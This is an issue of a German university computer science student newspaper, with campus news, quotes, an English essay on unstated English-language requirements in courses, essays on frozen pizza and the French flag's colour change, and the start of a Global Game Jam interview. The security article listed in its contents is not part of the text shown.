

bits

offizielle Zeitung der Fachschaft Informatik



Trojanischer Code

Traue keinem Code, den du nicht selbst geschrieben hast

The English Language Fallacy

Englisch-Kenntnisse werden in der Uni als selbstverständlich angesehen, doch das bringt so einige Probleme mit sich

Flaggen

Wie die Französische Flagge sich plötzlich änderte und was Nationalflaggen für uns bedeuten

Inhalt

4	Zitate	
4	Kurzmeldungen	
6	The English Language Fallacy	
8	Flaggen und ihre Bedeutung	
12	Trojanischer Code und gefährliches Logging	
15	bits against humanity	
	Tux-Winterupdate	5
	Die Wiedergeburt der Tiefkühlpizza	7
	Global Game Jam	10
	TVStud: Tarifvertrag jetzt!	14

Impressum

Redaktion

Frederico Bormann (V. i. S. d. P.)
Hendrik Brandt
Noah Fuhst
Malte Hamann
Maya Herrscher
Leo Kurz
Narges Ramezanzadeh
Anna Schierholz
Finn Sell
Anonymer Alex

und außerdem:

Anna Drewing, Svenja Erichsen, Ruben Felgenhauer,
Jan Gutsche, Jonas Hagge, Damian Hofmann, Danica
Kraenz, Julian Kulon, Taja, Benedikt Ostendorf,
Jule Seeburg, Florian Vahl, Jannis Waller

Wir danken...

dem FSR der Fachschaft Informatik

Cover: von Ecomare/Sytske Dijksen CC BY-SA 4.0
https://upload.wikimedia.org/wikipedia/commons/3/33/Ecomare_-_bruinvissen_Michael_en_Jose_2012_%28bruinvissen-michael-jose2012-1551-sd%29.jpg

Annika Neumann für ihren Gastartikel

Anschrift

FS Informatik
Vogt-Kölln-Straße 30, 22527 Hamburg
bits@informatik.uni-hamburg.de

Für die Inhalte der Artikel sind die jeweils genannten Autor:innen verantwortlich.

Liebe Leser:innen,

Lange ist es her, dass ihr das letzte Mal etwas von uns lesen konntet. Aber jetzt im Neuen Jahr gibt es wieder eine Ausgabe!

Da mit Corona und Bachelorarbeit ein Großteil der Redaktion auch außerhalb der Redaktionsarbeit sehr beschäftigt ist, kam es zu einigen Verzögerungen. Wir haben unsere internen Prozesse umgestellt und es gibt viele neue Ideen und Inspirationen. So langsam verlassen uns Stück für Stück die Mitglieder, sei es wegen Studiumsabschluss oder aus anderen Gründen und nach wie vor suchen wir nach neuen Mitgliedern. Falls ihr Euch an die anfänglichen Ausgaben erinnert, dann wisst ihr vielleicht noch, dass wir gemeinsam Pizza und Kekse essen. Um eure (und unsere) Pizza-Liebe zu befriedigen könnt ihr euch den Pizza-Artikel anschauen, oder – noch besser – ihr kommt zu einem Redaktionstreffen und wir backen und essen gemeinsam!

Aber es gibt nicht nur altbekannte, sondern auch neue Themen. Neulich wurde in den Medien viel über ein ganz bestimmtes Blau und die Französische Regierung berichtet, habt ihr davon gehört? Es klingt wie ein mysteriöses Rätsel, ein Hinweis: es geht um Flaggen. Ähnlich wie Wappen haben Flaggen nicht nur spannende Geschichten, sondern noch viel mehr zu bieten. Wenn ihr mehr wissen wollt, dann schaut in den Artikel rein.

Eine weitere Neuheit und Besonderheit ist ein Artikel auf Englisch über Englisch. Denn in unserem Studium braucht man Englischkenntnisse und das steht nirgendwo geschrieben, ganz schön komisch, oder? Das findet Anna auch. Wer ihren ersten Artikel bei den bits liest, kann sie nicht nur ein bisschen kennenlernen,

sondern sich auch mit dem grundsätzlichen Problem der Selbstverständlichkeit mit der Englisch in unserem Alltag vorkommt auseinander setzen.

Außerdem kann man sich auch über die neuesten TVStud-Vorgänge informieren, das ist nicht nur relevant, wenn man als Tutor:in arbeitet. Denn auch wenn man nicht aktiv in diesem System steckt, so ist man doch passiv auch beteiligt. Schließlich profitieren wir Studierende alle von den Mitarbeitenden der Uni und deren Zufriedenheit.

Da wir versuchen auch aktuelle Themen miteinzubringen und es wieder vieles über aktuelle Sicherheitslücken zu berichten gibt, könnt ihr euch im Sicherheitslücken-Artikel informieren und spannendes über die zugrunde liegenden Strukturen lernen. Vor allem xkcd-Freunde kommen hier auf ihre Kosten.

Ich hatte ja schon kurz einige Umstrukturierungen erwähnt; ein Teil davon sind Schreibworkshops. Bei diesen kamen wundervolle Sachen heraus, zusammengefasst unter „bits against humanity“ werden sie nun Stück für Stück veröffentlicht.

Wie ihr seht, es gibt einiges zu lesen. Natürlich sind die hier erwähnten Artikel nur ein Ausschnitt und es gibt noch viel mehr zu entdecken in unserer Ausgabe.

Wir hoffen, dass ihr gut ins Neue Jahr gerutscht seid und wünschen Euch viel Spaß beim Lesen und viel Erfolg bei den bevorstehenden Prüfungen und Lernphasen!

*Liebe Grüße
Eure Redaktion*

Zitate

Bene: *fängt an zu erzählen*

Freddy: „Ich würde dich gerne kurz auf 1,5 fache Geschwindigkeit stellen.“

„Ich muss sagen, ich kann mich richtig an der Blödheit der Leute, die das designt haben, freuen!“ — Hannes Federrath

„Bisher kennt man genau einen Planeten mit Leben drauf: die Erde. Ich sage nicht, dass da intelligentes Leben drauf ist. Die Frage ist noch offen und wäre wahrscheinlich negativ zu beantworten“ — Prof. Dr. Peter Hauschildt (Astrophysik)

„Ich hatte halt so einen ähnlichen Moment, als die über Latex geredet haben und ich dachte die meinten den Editor.“ — Leo

„Ich trinke eindeutig zu wenig Alkohol.“ — Jakob

„Man sagt ja immer, es gibt keine dummen Fragen. Das stimmt nicht, Es gibt sehr dumme Fragen, aber auch die müssen gestellt werden.“ — Janick Edinger

„Das mit den ganzen Konstanten ist doof. Welcome to ‚Asymptotisches Wachstum‘, unsere große Rettung“ — Peter Kling

„Ja, aber du weißt ja nicht ob ich vielleicht dumm bin.“ — Freddy

„Immerhin, die erste Zeile ist richtig... aber die erste Zeile ist auch falsch.“ — Jonas

„Das ist keine Mensch-Computer-Interaktion. Das ist Mensch-Mensch-Interaktion.“ — Finn

Kurzmeldungen

Neue Zahlungsmöglichkeiten in der Mensa

Die Digitalisierung an der Uni schreitet voran: In den Menschen des Studierendenwerks kann man seit November nicht mehr nur bar, sondern auch mit Karte bezahlen. Wenn ihr das ausprobieren wollt, geht das im Moment aber nicht am Informatikum: Die Mensa Stellingen hat aufgrund geringer Gästezahlen vorerst wieder geschlossen und wird voraussichtlich erst am 4. April 2022 wieder öffnen.

Neuer Präsident

Die Universität Hamburg bekommt einen neuen Präsidenten. Der Akademische Senat hat im Oktober Prof. Dr. Hauke Heekeren, derzeit Professor und Vizepräsident an der Freien Universität Berlin, zum Nachfolger von Prof. Dr. Dieter Lenzen gewählt. Heekeren soll sein Amt im März 2022 antreten, Lenzen geht dann nach zwei Amtszeiten als Universitätspräsident in den Ruhestand.

Neue Prüfungsordnung

Noch mehr Digitalisierung: Es gibt eine neue MIN-Prüfungsordnung (PO), die im Dezember 2021 veröffentlicht wurde und in Kraft getreten ist. Unter anderem müssen Abschlussarbeiten nicht mehr in dreifacher Ausführung gedruckt werden; eine schriftliche Fassung genügt nun. Zudem regelt die PO nun explizit die Möglichkeit einer fristwahrenden elektronischen Abgabe der Abschlussarbeit auf einem von den jeweiligen Prüfungsausschussvorsitzenden festgelegten Weg.

Neues Studierendenparlament

Es gibt ein neues Studierendenparlament, das in der Woche vom 10. bis 14. Januar an Urnen und seit etwa Weihnachten per Brief gewählt werden konnte. Ursprünglich sollten die Wahlbriefe bis zum 3. Januar beim Präsidium eingehen, um gewertet zu werden. Da viele Studierende ihre Wahlunterlagen aber überhaupt erst nach Weihnachten erhalten haben, wäre diese Frist sehr knapp geworden. Das Präsidium verlängerte sie daher. Schlussendlich konnten auch noch Wahlbriefe gewertet werden, die bis 18 Uhr am 14. Januar, dem Freitag der Urnenwahlwoche, eingingen. Ob diese Information viele Wahlberechtigte erreicht hat, ist fraglich: Die Wahlbeteiligung sank im Vergleich zur vorherigen Wahl (die ebenfalls schon unter Pandemiebedingungen stattfand) deutlich um 4,49 Prozentpunkte und liegt nun bei traurigen 8,99 %.

Die Liste *Fridays for Future* geht als klare Gewinnerin aus der Wahl hervor: Sie gewann im Vergleich zum Vorjahr acht Prozentpunkte und ist mit 27 % der Stimmen und 13 von 47 Sitzen mit Abstand stärkste Kraft. Danach folgen mit 6,89 % die *Juso Hochschulgruppe* und mit jeweils 6,23 % die Listen *CampusGrün* und *UKE für ein faires PJ*, womit jede dieser Listen jeweils drei Sitze bekommt. Das vollständige vorläufige Wahlergebnis ist auf der Webseite des Stupa verfügbar.¹

Damian Hofmann

¹ <https://www.stupa.uni-hamburg.de/mainmenu1-news/01-bekanntmachungen-stupa/20220117-bek-wahlergebnis.html>

Tux-Winterupdate

In letzter Zeit habe ich mich ein bisschen einsam und traurig gefühlt. Da jetzt schon wieder die meisten eurer Vorlesungen auf online umgestellt wurden, bin ich viel allein am Informatikum. Deswegen dachte ich mir jetzt, da ich auch meine Boosterimpfung bekommen habe, könnte ich doch mal einen Freund besuchen. Deshalb habe ich beschlossen über die Weihnachtsferien einen alten Freund von mir an der Nordsee zu besuchen. Prolly der gewöhnliche Schweinswal. Aber ich muss sagen, er ist alles andere als „gewöhnlich“. Wir kennen uns schon seit Ewigkeiten und ich weiß auch ein paar interessante Dinge über ihn. Er nutzt zum Beispiel Echoortung zur Kommunikation und Orientierung, deswegen hatten wir am Anfang Probleme einander zu verstehen. Er liebt Fische, so wie ich, und das war auch der Grund, weshalb wir jetzt befreundet sind, obwohl er doch bis zu 180cm groß werden kann und ich so klein bin.

Als ich an der Nordsee ankam, war es aber sehr ruhig und Prolly der normalerweise immer sehr froh und munter ist, war auch nicht wie immer.

Ich habe ihn darauf angesprochen und er hat mir von den schlimmen Kopfschmerzen erzählt, die er in letzter Zeit wegen des schrecklichen Lärms dort hat. Und auch wie wenig er und seine Freunde wegen der Überfischung der Nord- und Ostsee essen können. Außerdem sind auch viele seiner Freunde in den letzten Monaten verschwunden und er vermisst sie sehr. Als wäre es nicht schon schlimm genug, dass laut der Deutschen Wildtier Stiftung, Prolly und seine Artgenossen auf Bedrohungsstufe 3 sind.

Ich wollte mit solchen Nachrichten natürlich, in einer Zeit wie dieser, nicht noch ein Hiobbote sein. Es fühlt sich so an, als seien in letzter Zeit alle Nachrichten schlechte Nachrichten.

Wie auch immer, ich wollte euch nur von meinen Ferien erzählen und euch bitten, bei euren Entscheidungen im Alltag noch etwas mehr auf die Umwelt zu achten, als ihr es sowieso schon tut.

Passt auf euch selbst weiterhin auf und bleibt gesund, bis zum nächsten mal!

Euer Tux

Rätselauflösungen

Bilderrätsel

1. Wassermelone
2. D-Sub 15 Pin Buchse
3. Tux

Rebus

„Viel Erfolg bei den Klausuren“

Schach

Einfach: Bxf7+ Kh8 Bxe8
Schwer: Bxf7+ Kh8 Ng6+ hxg6 Qxe8+ Kh7 Qg8#

Termine

Einmalige Termine

29. Januar	Letzter Volesungstag des Wintersemesters
04. April	Erster Vorlesungstag SoSe 2022

Hexadoku

2	6	7	D	E	4	8	f	θ	A	3	1	B	9	C	5
8	F	0	a	3	1	c	5	2	6	7	d	e	4	B	9
0	a	b	g	2	6	7	D	c	5	E	4	8	f	3	1
3	b	c	5	4	e	1	9	8	F	2	6	7	d	0	a
D	4	8	2	0	3	g	e	a	7	1	B	C	5	F	6
c	1	f	6	a	B	5	7	d	3	4	9	2	0	e	8
1	e	9	7	6	2	4	3	F	8	5	C	a	b	D	0
b	g	5	e	d	8	F	1	7	4	6	0	3	2	a	C
6	8	4	3	C	9	0	b	1	2	F	A	d	E	5	7
7	θ	2	8	b	F	A	c	5	e	D	3	9	1	6	4
5	2	d	f	1	7	6	a	4	c	b	e	0	8	9	3
4	3	a	C	5	D	e	0	6	B	9	2	1	7	8	F
A	7	6	B	9	θ	2	4	3	d	8	f	5	c	1	e
E	c	3	1	f	5	d	8	9	0	a	7	4	6	2	b
f	5	1	θ	7	A	B	z	e	9	c	8	6	3	4	d
g	d	e	4	8	c	3	6	b	1	θ	5	f	a	7	2

Regelmäßige Termine

Mi, 18:00	CInsects-AG in F-027
Fr, 12:00	FSR-Sitzung in Discord
Do, 18:00	bits-Redaktionssitzung in Discord

The English Language Fallacy

*English is everywhere and everybody speaks English – except it is not and not everybody does.
But our university tends to forget that.*

Let me start with a little bit of context. I come from Poland and German is by no means my first language, nor is it the second. Thankfully, as you can see by reading this article, I do feel rather comfortable with the English language, much more than I do with German. Personally, I would love for all the classes to be held in English – that would truly make my life way easier.

Yet this article is about something quite the opposite. I may well be shooting myself in the knee just by bringing this up, but this does need to be said.

As a Human-Computer Interaction student, I had to provide a language certificate proving that my German is at least at a C1 level. Surprisingly, there was no mention of an English language certificate, nor was there any mention that the English language will be needed at all. I double-checked.

Fair enough, I thought as I braced myself for courses fully in German, reading scientific articles in German and holding presentations in said language as well. It was not going to be easy for me and I could probably say goodbye to having good grades right from the start, but the important point is – that was what I had signed up for. Knowingly and willingly.

Imagine my surprise during my first semester when we were asked to read and summarize scientific articles written in – yes, you guessed it – English. For me it was great! But as I looked around, I noticed some expressions suddenly losing confidence. Admittedly, not many. But a significant non-zero number in a class of a rather small size.

Another major example, one semester later, a very intense and time-consuming course held in German, but with a textbook written in English. The textbook held a major part, and as the practice has shown, reading it was more important than attending the lectures. The issue: the textbook in English, yet the questions, tasks, and the exam in German. It could cause problems even for native speakers, but for a non-native, it was an entirely new level of difficulty.

Let me explain. As I learned English, I learned to connect Polish words with English ones. As I learned German, I learned to connect Polish words with Ger-

man ones. But at no point in my life did I actually learn to connect English and German words with each other. Since I recently live with plenty of those two languages in my life, the connection does get created, but only with the day-to-day vocabulary. Scientific ones? Not so much.

To sum up: if I study something in English, but the knowledge is demanded in German, I basically need to learn it the second time almost from scratch. And yet when this issue was brought up, the tutors and professors were surprised, as if it hadn't even occurred to them that casually mixing teaching in English and in German may be a problem. They did offer a solution, but I must admit – I am left confused. When did the knowledge of advanced English become an unspoken requirement for every single course? And why is it assumed so casually – is it not even worth a mention in the description?


To make things clear, I am not saying: pick a language and stick with it. Not at all. I do understand that – especially in the field of ever-developing IT – the scientific world does communicate first and foremost in English. But I am sending this plea to all the professors and tutors – stop casually presuming the knowledge of advanced English. Ask and inform instead.

Is the textbook in English? Do mention that in the course description. Are some tutors non-native so the course is in English, despite its description being in German? That would be nice to know before the registration phase.

Is advanced English needed to survive all of the IT-related courses at the University of Hamburg? Mention it already in the course-related information section on the website.

Far be it from me to claim that a language certificate in English should be required as well. No, I do believe that people can judge their English level on their own. If in doubt, they can make their own decision to double-check their skills and in the end will only apply if confident enough. Or at the very least, they will take up the challenge with their eyes wide open.

Anna Drexing



Die Wiedergeburt der Tiefkühlpizza

Es ist kein Geheimnis, dass ich gerne Pizza esse. Ich bin auch nicht alleine mit dieser Leidenschaft; ich glaube ich übertreibe nicht, wenn ich sage, dass die gesamte Redaktion dieser köstlichen Variante des belegten Brotes nicht widerstehen kann.

Aber über die kleine Schwester, die immer im Schatten der großen italienischen Pizza steht, haben wir noch nicht geredet. Die Tiefkühlpizza.

Allgemein sind Tiefkühlprodukte (TK) eher verschrien. Das ist auch bei der TK-Pizza nicht anders. Denn bekanntermaßen gehen die Zellstrukturen beim Einfrieren und wiederholten Auftauen kaputt und Vitamine und andere wertvolle Stoffe entweichen dem Nahrungsmittel, bevor es uns erreicht.

Seit kurzer Zeit gibt es nun den Nutri-Score. Das sind die bunten Aufkleber, die nun lustig auf fast allen verarbeiteten Lebensmitteln zu finden sind. Durch diese Farbcodierung von rot (ganz, ganz schlecht) zu grün (gesund und ganz gut) lässt sich nun also auf den ersten Blick die Qualität des Lebensmittels erkennen. Zumindest wird einem dieser Eindruck hinterlassen, ob das so korrekt ist, ist eine ganz andere Diskussion. Aber kommen wir zurück zu unserer geliebten Pizza.

Es hat sich einiges getan, was die TK-Pizza-Landschaft angeht. Es gibt die unterschiedlichsten Sorten, es gibt große, kleine und mini Pizze. Die verrücktesten Namen lassen sich in der Theke finden, von Städtenamen über kreativlose Zutatenauflistungen oder italienische Bezeichnungen bis hin zu romantischen Versprechungen ist alles mit dabei.

Viele können der TK-Pizza nicht viel abgewinnen, aber ich liebe sie. Ich bin mit ihr groß geworden, da weder meine Mutter und ich guten Pizzateig machen konnten, er war immer entweder zu zäh, zu trocken, zu klebrig, zu geschmacklos oder zu hefig; die Tiefkühlpizza kam da wie die Retterin in der Not. Mit Gemüse und Spinat oder mit Salami, das waren meine Favoriten als Kind und noch bis heute ist die TK-Pizza meine Retterin.

Im Wohnheim habe ich gelernt, dass wer nicht gerne viel Zeit in Kochen und Backen investiert oft in TK-Pizzen investiert. Teilweise musste man trotz zwei Öfen (also einer Kapazität für 4 Pizzen) auf einen Ofen warten, denn sie waren bereits alle mit Pizzen gefüllt!

Was die TK-Pizza so praktisch macht ist offensichtlich, aber dennoch möchte ich es hier noch einmal auf-

führen: es geht schnell – innerhalb von 15 min habe ich mein Essen bereit, es schmeckt gut – natürlich gibt es riesige Unterschiede bei den Pizzen aber mittlerweile sind einige wahnsinnig gute Versionen auf dem Markt, es ist frisch – anders als bei gelieferten Pizzen, bei denen Hitze und Verpackung zu einem „schwitzenden“, lappigen Boden führen, kommt die TK-Pizza knackig-frisch aus dem Ofen, und vor allem: es ist für jeden etwas dabei. Denn anders als beim Italiener im Restaurant, was eigentlich immer noch meine liebste Art ist Pizza zu essen, kann man sich hier raussuchen, was auch immer das eigene Herz begehrte. Dicke Böden, dünne Böden, viel Belag oder wenig, würzige Soße, vegan oder vegetarisch. Jeder kann etwas finden, dass schmeckt. Und ist es nicht das, was ein gutes Essen ausmacht?

Da die Corona-Zahlen wieder steigen und es momentan nicht gut aussieht für die Trends, habe ich kein gutes Gefühl mehr, wenn ich in ein Restaurant oder eine Bar gehe. Ich kann mich nicht mehr wirklich wohlfühlen. Dass man sich mit Omikron ansteckt ist quasi sicher, wenn man auswärts isst. Essen zu bestellen ist auch nicht immer das Wahre, man zahlt viel Geld aber die Atmosphäre fehlt, die Arbeitsbedingungen der Zulieferer sind nicht gerade prickelnd und durch den Fahrtweg verliert manches Essen an Frische und Qualität. Hier also mein Aufruf der guten, alten TK-Pizza nochmal eine Chance zu geben oder sie nun in einem anderen Licht zu betrachten. Denn sie bietet in heutigen Zeiten eine kleine Auszeit aus dem Alltag, wenn man sie lässt.

Es erscheint einem vielleicht kitschig und überflüssig, aber das nächste Mal, wenn ihr euch eine TK-Pizza macht, dann sucht euch eure Lieblingspizza raus, deckt den Tisch schön, holt die Stoff-Servietten raus und zündet die Kerze an. Zelebriert den Moment und genießt die Pizza als wärt ihr in einem kleinen Restaurant an der südlichen Küste Italiens und wenn ihr dann in eure saftig, knackig, fruchtig schmackhafte Pizza beißt, dann habt ihr vielleicht vergessen, dass die Pizza aus der Tiefkühltruhe kommt.

Lasst es Euch schmecken!

Leonie Kurz



Flaggen und ihre Bedeutung

14. Juli 2020: Es ist früh am Morgen vor dem Élysée-Palast. Wie jeden Tag sonst schlafen die Menschen noch in ihren Betten oder starten wie gewohnt in ihren Tag. Die Wenigen, die jetzt schon auf der Straße sind, hätten sehen können wie - ebenso wie an jedem anderen Tag - die französische Flagge über dem Amtssitz des Staatspräsidenten gehisst wird. Was jedoch niemand bemerkt: Die Flagge ist anders.

Die Nationalflagge Frankreichs ist eine sogenannte Trikolore aus drei gleich-großen vertikalen Balken in den Farben Blau, Weiß und Rot. In der Heraldik, also der Wappenkunde, aus der die Flaggenkunde (Vexillologie) hervorgeht, werden die Farben als blasses Azur, Argent und Gules bezeichnet.

Warum haben wir es also nicht bemerkt? Auch wenn wir hier in Deutschland die Flagge Frankreichs nicht allzu oft sehen, hätten wir zumindest erkannt wenn plötzlich in einer Pressekonferenz von Macron die Flagge hinter ihm anders aussieht. Wir als Informatiker:innen hätten vielleicht auch von der Änderung erfahren, weil der Emoji der Flagge verändert worden wäre. Wie man sich mittlerweile denken kann, wenn man bereits einen Blick auf das Bild der Flagge auf dieser Seite erhascht hat, ist die Veränderung aber nur

sehr klein und kaum sichtbar: Die Blau- und Rot-Töne sind etwas dunkler. Der Emoji der Flagge scheint auch nirgendwo verändert worden sein, was kein Wunder ist, da unterschiedliche Plattformen schon vorher die unterschiedlichsten Farbtöne und Gradienten für die französische Flagge benutzt haben. Ebenso sind von der Änderung auch nicht alle offiziellen Flaggen Frankreichs betroffen. Die Flagge, die an Nationalfeiertagen nämlich im Triumphbogen gehisst wird, hatte nämlich schon immer die "neuen" Farben. Gleches gilt für die Flagge der französischen Marine, die allerdings nicht nur andere Farben als die bisherige französische Flagge sondern auch andere Proportionen der Balken hat: diese haben nämlich ein Breitenverhältnis von 30:33:37 anstatt gleich groß zu sein. Das macht angeblich Sinn, weil das Flattern die äußeren Streifen kleiner aussehen lässt, aber nachdem der Perfektionist in mir bereits verkrautet musste, dass nicht alle Flaggen Frankreichs gleich gefärbt waren, hätte mir diese Ungleichheit fast den Rest gegeben.

Wenn der Unterschied so klein ist, stellt sich natürlich die Frage, warum man die Flagge überhaupt ändert - oder eher gesagt zurück ändert, denn die "neuen" Farben sind eigentlich die Farben der Flagge von vor 1976 gewesen. Damit solle der Geschichte Frankreichs

und den Kämpfern während der Revolution und der Weltkriege geehrt werden, lautet die offizielle Erklärung. Weil jedoch 1976 der damalige Präsident Frankreichs Valéry Giscard d'Estaing die Farben unter anderem deswegen geändert hatte damit diese besser zur EU-Flagge passen, wird Macron vorgeworfen sich von Europa abzukehren obwohl er einer der größten Befürworter der Union ist.

Nationalflaggen ändern sich selten, zumindest die von stabileren Ländern scheinen recht lange gleich zu bleiben, sodass selbst fast unbemerkt kleine Änderungen Diskussionen entfachen können. Wie würden wir wohl reagieren, wenn plötzlich die Deutsche Flagge geändert werden würde? Viele Menschen und wohl gerade wir als Deutsche haben vielleicht ein etwas kompliziertes Verhältnis zu unserer Flagge. Sofern nicht gerade eine internationale Fußballmeisterschaft stattfindet oder man neben einem Regierungsgebäude wohnt, sieht man die Schwarz-Rot-Gold gestreifte Flagge eher selten. Ansonsten sieht man die Flagge oft bei Corona Demonstrationen, auf den Wahlplakaten der AFD und zumindest deren Farben auf den Plakaten der CDU oder man sieht sie irgendwo privat wehen und fragt sich vielleicht etwas misstrauisch, was der oder die Besitzer:in dieser Flagge damit ausdrücken will. Viel öfter sehe ich dagegen Flaggen von anderen Gruppierungen, denen wir uns zugehörig fühlen. Sei es nun ein Sportverein, die LGBTQ+ Community oder andere soziale Bewegungen und politische Gruppen. Selbst die EU Flagge scheint öfter geweht oder ausgehangen zu werden.

Die eigentliche Bedeutung der deutschen Flagge und ihrer Farben ist nicht ganz eindeutig, aber meistens stehen sie für den Weg aus der Knechtschaft und Unterdrückung (Schwarz) durch blutige Schlachten (Rot) in die Freiheit und den Wohlstand (Gold). Eigentlich bezieht sich dies auf den Kampf gegen Napoleon, aber gerade wenn man Schwarz als generell schlechte Situation und Rot als allgemeinen und nicht notwendigerweise blutigen Widerstand versteht, lassen sich diese Farben sicher auf vieles in der Deutschen Geschichte und Gegenwart beziehen. Da die Nazis die kaiserlichen Nationalfarben Schwarz-Weiß-Rot dem Schwarz-Rot-Gold der Weimarer Republik bevorzugten, sind die Farben unserer heutigen Flagge auch nicht durch diesen Tiefpunkt unserer Geschichte verdorben. Trotzdem

scheinen wir an dieser Flagge zu zweifeln, entweder wegen der aktuellen Nutzung durch bestimmte Gruppen oder weil wir allgemein einen Zweifel an Deutschland haben, sei es gegenüber einer bestimmten Regierung, dem System oder dem abstrakten Konzept dieser Nation. Ganz abgeschrieben haben wir "Deutschland" im weitesten Sinne aber anscheinend auch nicht. Vielleicht geht es nur mir so, aber wenn ich irgendwo eine Statistik zu einem beliebigen Thema sehe, bei dem Länder verglichen werden, dann fühle ich oft ein kleines bisschen Stolz, wenn Deutschland gut abschneidet und ein kleines bisschen beschämmt, wenn wir schlecht abschneiden. Auch wenn es nicht das erste ist was wir über uns sagen, identifizieren sich bestimmt die meisten von uns immer noch als Deutsche. Wir tragen alle auf unsere eigene Art dazu bei dieses Land zu verbessern und vor allem geben wir uns Mühe dieses Land nicht denen zu überlassen, denen der schlechte Ruf der Flagge zuzuschreiben ist. Aber diese Sachen ließen sich auch dadurch erklären, dass wir uns oft allgemein mit unserem Umfeld identifizieren und es verbessern wollen. Dieses Umfeld muss aber eben nicht genau Deutschland sein, sondern kann ein Bereich beliebiger Größe und beliebiger, also nicht nur geographischer, Dimensionen sein.

Ich kann nicht sagen, ob wir die Deutsche Flagge irgendwann von ihrer aktuellen Bedeutung reinwaschen und so sehr für uns beanspruchen werden, wie wir die Flaggen von anderen Gruppierungen, zu denen wir gehören, beanspruchen. Ich kann nicht sagen ob wir das überhaupt tun sollten. Aber ich bezweifle, dass eine Änderung der Deutschen Flagge und ihrer Symbolik, selbst wenn sie deutlicher wäre als die Farbveränderung der Flagge Frankreichs, etwas daran ändern würde. Als jemand, der sich sehr für Flaggen und ihre Bedeutung interessiert, fällt es mir etwas schwer das zuzugeben, aber für mich scheint klar zu sein, dass die symbolische Bedeutung des Wehens oder nicht-Wehens einer Flagge und die Bedeutung dessen, was eine Flagge repräsentiert, stärker sind als die Symbolik des Flaggen-Design selbst.


Hendrik Brandt

Bildquelle: https://commons.wikimedia.org/wiki/File:Palais_de_l'Elys%C3%A9e_01.jpg

Vorher



Nachher



GLOBAL GAME JAM SCHLESWIG- HOLSTEIN

28.- 30.1.2022

IF(game)SH e.V.



Global Game Jam Schleswig-Holstein 2022

28.01.22 – 30.01.22

Ende Januar ist es wieder so weit: Der Global Game Jam geht in die nächste Runde! Schleswig-Holstein war bereits im letzten Jahr einer der größten digitalen Veranstaltungsorte dieses Events; zusammen mit dir wollen wir noch größer werden und in 48 Stunden online Spiele entwickeln. Natürlich gibt es auch in diesem Jahr wieder kleine Online-Treffen, in denen wir gemeinsam pausieren, essen und uns Feedback zu unseren Spielen geben.

Ob du aus Schleswig-Holstein kommst oder nicht, du kannst dabei sein! Alle, die Interesse an Spiele-Entwicklung haben und ein aufregendes Wochenende voller Kreativität, Spannung und guter Laune erleben wollen, sind herzlich willkommen! Egal, wie alt du bist, wo du herkommst, welches Geschlecht oder wieviel Erfahrung du hast – wir freuen uns auf deine Teilnahme.

Um herauszufinden, ob das was für dich ist, habe ich das Team „Game Jams“ des Veranstalters IF(game)SH e.V., ein gemeinnütziger Verein für Spiele-Entwicklung und E-Sport, interviewt und alles gefragt, was du vielleicht wissen möchtest.

TLDR; Der Global Game Jam ist toll und jeder kann mitmachen! Links zur Anmeldung und für mehr Infos findest du am Ende des Artikels.

Sascha, was ist ein Game Jam? (und was ist der Global Game Jam?)

Ein Game Jam ist eine Art „Hackathon für Spiele“. Üblicherweise besteht der Reiz darin, in kurzer Zeit zu einem vorgegebenen Thema allein oder zusammen ein Spiel zu entwickeln. Die meisten Game Jams sind 48

Stunden lang, es gibt aber auch welche, die nur eine Stunde dauern und andere, die ein ganzes Jahr oder länger in Anspruch nehmen. Der Global Game Jam ist die weltweit größte Veranstaltung dieser Art. Im vergangenen Jahr waren fast 30.000 Personen aus 104 Ländern dabei und es sind über 6.000 Spiele entstanden. Diese sind alle kostenlos auf der Webseite globalgamejam.org verfügbar.
